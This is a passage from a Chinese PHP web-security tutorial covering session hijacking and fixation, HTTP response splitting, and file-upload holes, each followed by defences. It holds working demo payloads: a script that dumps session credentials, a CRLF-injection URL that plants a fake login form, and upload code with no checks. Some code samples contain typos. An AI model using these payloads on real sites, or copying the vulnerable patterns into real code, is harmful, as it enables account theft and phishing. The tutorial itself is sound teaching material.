        $query = "select * from member where username=" . $_POST["username"] .
        "' and password=" . $_POST["password"] . "'";
    }

    $result = mysql_query($query)
        or die("执行 MySQL 查询语句失败: " . mysql_error());
```

```

$match_count = mysql_num_rows($result);
if ($match_count)
{
    $_SESSION["username"] = $_POST["username"];
    $_SESSION["password"] = $_POST["password"];
    $_SESSION["book"] = 1;
    mysql_free_result($result);
    mysql_close($link);
    header("Location: http://localhost/index.php?user=" .
        $_POST["username"]);
}

```

.....

//index.php

```

<?php
// 打开 Session
session_start();

<p>
    访客的 Session ID 是: <?php echo session_id(); ?>
</p>
<p>
    访客: <?php echo htmlspecialchars($_GET["user"], ENT_QUOTES); ?>
</p>
<p>
    book 商品的数量: <?php echo htmlspecialchars($_SESSION["book"], ENT_QUOTES); ?>






```

如果登录成功，使用

`$_SESSION["username"]` 保存账号

`$_SESSION["password"]` 保存密码

`$_SESSION["book"]` 保存购买商品数目

地址 (D)  http://localhost/login.php    转到  链接

+ 请先登录 +







帐号 dodo

密码 ••••

登录

如果您尚未加入会员，请按此
密码忘记了，请帮助我

登录以后显示

地址 (D)  http://localhost/index.php?user=dodo    转到

欢迎光临 DoDo's Blog

访客的 Session ID 是:
6okkbqb8ukqgit82ibhj07f503

访客: dodo

book商品的数量: 1

开始攻击

//attack.php

```
<?php
```

```
// 打开 Session
```

```
session_start();
```

```
echo "目标用户的 Session ID 是: " . session_id() . "<br />";
```

```
echo "目标用户的 username 是: " . $_SESSION["username"] . "<br />";
```

```
echo "目标用户的 password 是: " . $_SESSION["password"] . "<br />";
```

```
// 将 book 的数量设置为 2000
```

```
$_SESSION["book"] = 2000;
```

```
?>
```

作者: <http://www.sectop.com/>

文档制作: <http://www.mythhack.com>

提交 <http://localhost/attack.php?PHPSESSID=5a6kqe7cufhstuhcmhgr9nsg45> 此 ID 为获取到的客户 session id,刷新客户页面以后



欢迎光临 DoDo's Blog

访客的 Session ID 是:
5a6kqe7cufhstuhcmhgr9nsg45

访客: dodo


book商品的数量: 2000

客户购买的商品变成了 2000

session 固定攻击

黑客可以使用把 session id 发给用户的方式,来完成攻击

<http://localhost/index.php?user=dodo&PHPSESSID=1234> 把此链接发送给 dodo 这个用户显示




欢迎光临 DoDo's Blog

访客的 Session ID 是: 1234

访客: dodo

book商品的数量: 1

然后攻击者再访问 <http://localhost/attack.php?PHPSESSID=1234> 后,客户页面刷新,发现



欢迎光临 DoDo's Blog

访客的 Session ID 是: 1234

访客: dodo

book商品的数量: 2000

商品数量已经成了 2000

防范方法

1) 定期更改 session id

函数 `bool session_regenerate_id([bool delete_old_session])`

`delete_old_session` 为 `true`, 则删除旧的 `session` 文件; 为 `false`, 则保留旧的 `session`, 默认 `false`, 可选

在 `index.php` 开头加上

```
<?php
session_start();
session_regenerate_id(TRUE);
.....
```

这样每次从新加载都会产生一个新的 `session id`

2) 更改 session 的名称

`session` 的默认名称是 `PHPSESSID`, 此变量会保存在 `cookie` 中, 如果黑客不抓包分析, 就不能猜到这个名称, 阻挡部分攻击

```
<?php
session_start();
session_name("mysessionid");
.....
```

3) 关闭透明化 session id

透明化 `session id` 指当浏览器中的 `http` 请求没有使用 `cookies` 来制定 `session id` 时, `session id` 使用链接来传递; 打开 `php.ini`, 编辑

```
session.use_trans_sid = 0
```

代码中

```
<?php
```

```
int_set("session.use_trans_sid", 0);
```

```
session_start();
```

.....

4) 只从 cookie 检查 session id

session.use_cookies = 1 表示使用 cookies 存放 session id

session.use_only_cookies = 1 表示只使用 cookies 存放 session id, 这可以避免 session 固定攻击

代码中

```
int_set("session.use_cookies", 1);
```

```
int_set("session.use_only_cookies", 1); p>
```

5) 使用 URL 传递隐藏参数

```
<?php
```

```
session_start();
```

```
$seid = md5(uniqid(rand()), TRUE));
```

```
$_SESSION["seid"] = $seid;
```

攻击者虽然能获取 session 数据, 但是无法得知 \$seid 的值, 只要检查 seid 的值, 就可以确认当前页面是否是 web 程序自己调用的。

PHP 漏洞全解(八)-HTTP 响应拆分

HTTP 请求的格式

1) 请求信息: 例如 "Get /index.php HTTP/1.1", 请求 index.php 文件

2) 表头: 例如 "Host: localhost", 表示服务器地址

3) 空白行

4) 信息正文

"请求信息"和"表头"都必须使用换行字符(CRLF)来结尾, 空白行只能包含换行符, 不可以有其他空格符。

下面例子发送 HTTP 请求给服务器 www.yhsafe.com

```
GET /index.php HTTP/1.1 ✓ //请求信息
```

```
Host:www.yhsafe.com✓ //表头
```

```
✓ //空格行
```

作者:<http://www.sectop.com/>

文档制作:<http://www.mythhack.com>

↵

↵符号表示回车键，在空白行之后还要在按一个空格才会发送 HTTP 请求，HTTP 请求的表头中只有 Host 表头是必要的，其余的 HTTP 表头则是根据 HTTP 请求的内容而定。

HTTP 请求的方法

- 1) GET: 请求响应
- 2) HEAD: 与 GET 相同的响应，只要求响应表头
- 3) POST: 发送数据给服务器处理，数据包含在 HTTP 信息正文中
- 4) PUT: 上传文件
- 5) DELETE: 删除文件
- 6) TRACE: 追踪收到的请求
- 7) OPTIONS: 返回服务器所支持的 HTTP 请求的方法
- 8) CONNECT: 将 HTTP 请求的连接转换成透明的 TCP/IP 通道

HTTP 响应的格式

服务器在处理完客户端所提出的 HTTP 请求后，会发送下列响应。

- 1) 第一行是状态码
- 2) 第二行开始是其他信息

状态码包含一个标识状态的数字和一个描述状态的单词。例如：

HTTP/1.1 200 OK

200 是标识状态的是数字，OK 则是描述状态的单词，这个状态码标识请求成功。

HTTP 请求和响应的例子

打开 cmd 输入 telnet，输入 open www.00aq.com 80

打开连接后输入

GET /index.php HTTP/1.1↵

Host:www.00aq.com↵

```
HTTP/1.1 200 OK
Connection: close
Date: Wed, 13 Jan 2010 02:52:12 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-Powered-By: PHP/5.2.1
Content-type: text/html
```

返回 HTTP 响应的表头


```

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transiti
g/TR/xhtml1/DTD/xhtml1-transitional.dtd">
                                <html xmlns=
ml" >
    <head>
        <meta http-equiv="Content-Type" content="t
eta name="description" content="md5破解,md5解密,md5加
>
        <meta name="keywords" content="md5破解,md5解密,md5加
>
        <link rel="shortcut icon" href="favicon.ico">
                                <title>
src="md5.js" type="text/javascript"></script>

```

返回的首页内容

使用 PHP 来发送 HTTP 请求

header 函数可以用来发送 HTTP 请求和响应的表头

函数原型

```
void header(string string [, bool replace [, int http_response_code]])
```

string 是 HTTP 表头的字符串

如果 replace 为 TRUE，表示要用目前的表头替换之前相似的表头；如果 replace 为 FALSE，表示要使用多个相似的表头，默认值为 TRUE

http_response_code 用来强制 HTTP 响应码使用 http_response_code 的值

实例：

```

<?php
// 打开 Internet socket 连接
$fp = fsockopen(www.00aq.com, 80);

// 写入 HTTP 请求表头
fputs($fp, "GET / HTTP/1.1\r\n");
fputs($fp, "Host: www.00aq.com\r\n\r\n");

// HTTP 响应的字符串
$http_response = "";

while (!feof($fp))
{
    // 读取 256 位的 HTTP 响应字符串
    $http_response .= fgets($fp, );
}

// 关闭 Internet socket 连接
fclose($fp);
// 显示 HTTP 响应信息

```

作者：<http://www.sectop.com/>

文档制作：<http://www.mythhack.com>

```
echo nl2br(htmlentities($http_response));  
?>
```



```
地址 http://localhost/get.php  
HTTP/1.1 200 OK  
Connection: close  
Date: Wed, 13 Jan 2010 03:11:40 GMT  
Server: Microsoft-IIS/6.0  
X-Powered-By: ASP.NET  
X-Powered-By: PHP/5.2.1  
Content-type: text/html  
  
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional.dtd">  
<html xmlns="http://www.w3.org/1999/xhtml" >  
<head>  
<meta http-equiv="Content-Type" content="text/html
```

HTTP 响应拆分攻击

HTTP 响应拆分是由于攻击者经过精心设计利用电子邮件或者链接，让目标用户利用一个请求产生两个响应，前一个响应是服务器的响应，而后一个则是攻击者设计的响应。此攻击之所以会发生，是因为 WEB 程序将使用者的数据置于 HTTP 响应表头中，这些使用者的数据是有攻击者精心设计的。

可能遭受 HTTP 请求响应拆分的函数包括以下几个：

```
header();    setcookie();    session_id();    setrawcookie();
```

HTTP 响应拆分通常发生在：

Location 表头：将使用者的数据写入重定向的 URL 地址内

Set-Cookie 表头：将使用者的数据写入 cookies 内

实例：

```
<?php  
    header("Location: " . $_GET['page']);  
?>
```

请求

```
GET /location.php?page=http://www.00aq.com HTTP/1.1 ✓  
Host: localhost✓
```

✓

返回

作者：<http://www.sectop.com/>

文档制作：<http://www.mythhack.com>

HTTP/1.1 302 Found
Date: Wed, 13 Jan 2010 03:44:24 GMT
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Location: http://www.00aq.com
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

访问下面的链接，会直接出现一个登陆窗口

http://localhost/location.php?page=%0d%0aContent-Type:%20text/html%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-Type:%20text/html%0d%0aContent-Length:%20158%0d%0a%0d%0a<html><body><form%20method=post%20name=form1>帐号%20<input%20type=text%20name=username%20/><br%20/>密码%20<input%20name=password%20type=password%20/><br%20/><input%20type=submit%20name=login%20value=登录%20/></form></body></html>

转换成可读字符串为:

Content-Type: text/html

HTTP/1.1 200 OK

Content-Type: text/html

Content-Length: 158

```
<html><body><form method=post name=form1>帐号 <input type=text name=username /><br />密码 <input name=password type=password /><br /><input type=submit name=login value=登录 /></form></body></html>
```

一个 HTTP 请求产生了两个响应


防范的方法:

1) 替换 CRLF 换行字符

```
<?php
    header("Location: " . strtr($_GET['page'], array("\r"=>"", "\n"=>"")));
?>
```

2) 使用最新版本的 PHP

PHP 最新版中，已经不允许在 HTTP 表头内出现换行字符



隐藏 HTTP 响应表头

apache 中 httpd.conf, 选项 ServerTokens = Prod, ServerSignature = Off

php 中 php.ini, 选项 expose_php = Off

PHP 漏洞全解(九)-文件上传漏洞

一套 web 应用程序，一般都会提供文件上传的功能，方便来访者上传一些文件。

下面是一个简单的文件上传表单

```
<form action="upload.php" method="post" enctype="multipart/form-data" name="form1">
  <input type="file" name="file1" /><br />
  <input type="submit" value="上传文件" />
  <input type="hidden" name="MAX_FILE_SIZE" value="1024" />
</form>
```

php 的配置文件 php.ini, 其中选项 upload_max_filesize 指定允许上传的文件大小，默认是 2M

\$_FILES 数组变量

PHP 使用变量\$_FILES 来上传文件，\$_FILES 是一个数组。如果上传 test.txt，那么\$_FILES 数组的内容为：

\$_FILES

Array

```
{
    [file] => Array
    {
        [name] => test.txt           //文件名称
        [type] => text/plain        //MIME 类型
        [tmp_name] => /tmp/php5D.tmp //临时文件
        [error] => 0                //错误信息
        [size] => 536               //文件大小，单位字节
    }
}
```

```
}
```

如果上传文件按钮的 `name` 属性值为 `file`

```
<input type="file" name="file" />
```

那么使用 `$_FILES['file']['name']` 来获得客户端上传文件名称，不包含路径。使用 `$_FILES['file']['tmp_name']` 来获得服务端保存上传文件的临时文件路径

存放上传文件的文件夹

PHP 不会直接将上传文件放到网站根目录中，而是保存为一个临时文件，名称就是 `$_FILES['file']['tmp_name']` 的值，开发者必须把这个临时文件复制到存放的网站文件夹中。

`$_FILES['file']['tmp_name']` 的值是由 PHP 设置的，与文件原始名称不一样，开发者必须使用 `$_FILES['file']['name']` 来取得上传文件的原始名称。

上传文件时的错误信息

`$_FILES['file']['error']` 变量用来保存上传文件时的错误信息，它的值如下：

错误信息	数值	说 明
UPLOAD_ERR_OK	0	没有错误
UPLOAD_ERR_INI_SIZE	1	上传文件的大小超过 <code>php.ini</code> 的设置
UPLOAD_ERR_FORM_SIZE	2	上传文件的大小超过 HTML 表单中 <code>MAX_FILE_SIZE</code> 的值
UPLOAD_ERR_PARTIAL	3	只上传部分的文件
UPLOAD_ERR_NO_FILE	4	没有文件上传

文件上传漏洞

如果提供给网站访问者上传图片的功能，那必须小心访问者上传的实际可能不是图片，而是可以指定的 PHP 程序。如果存放图片的目录是一个开放的文件夹，则入侵者就可以远程执行上传的 PHP 文件来进行攻击。

下面是一个简单的文件上传例子：

```
<?php
// 设置上传文件的目录
$uploadaddir = "D:/www/images/";

// 检查 file 是否存在
if (isset($_FILES['file1']))
{
    // 要放在网站目录中的完整路径，包含文件名
    $uploadfile = $uploadaddir . $_FILES['file1']['name'];
    // 将服务器存放的路径，移动到真实文件名
    move_uploaded_file($_FILES['file1']['tmp_name'], $uploadfile);
}
```

```
}  
?>  
.....  
<form method="post" enctype="multipart/form-data" name="form1">  
  <input type="file" name="file1" /><br />  
  <input type="submit" value="上传文件" />  
  <input type="hidden" name="MAX_FILE_SIZE" value="1024" />  
</form>
```

这个例子没有检验文件后缀，可以上传任意文件，很明显的上传漏洞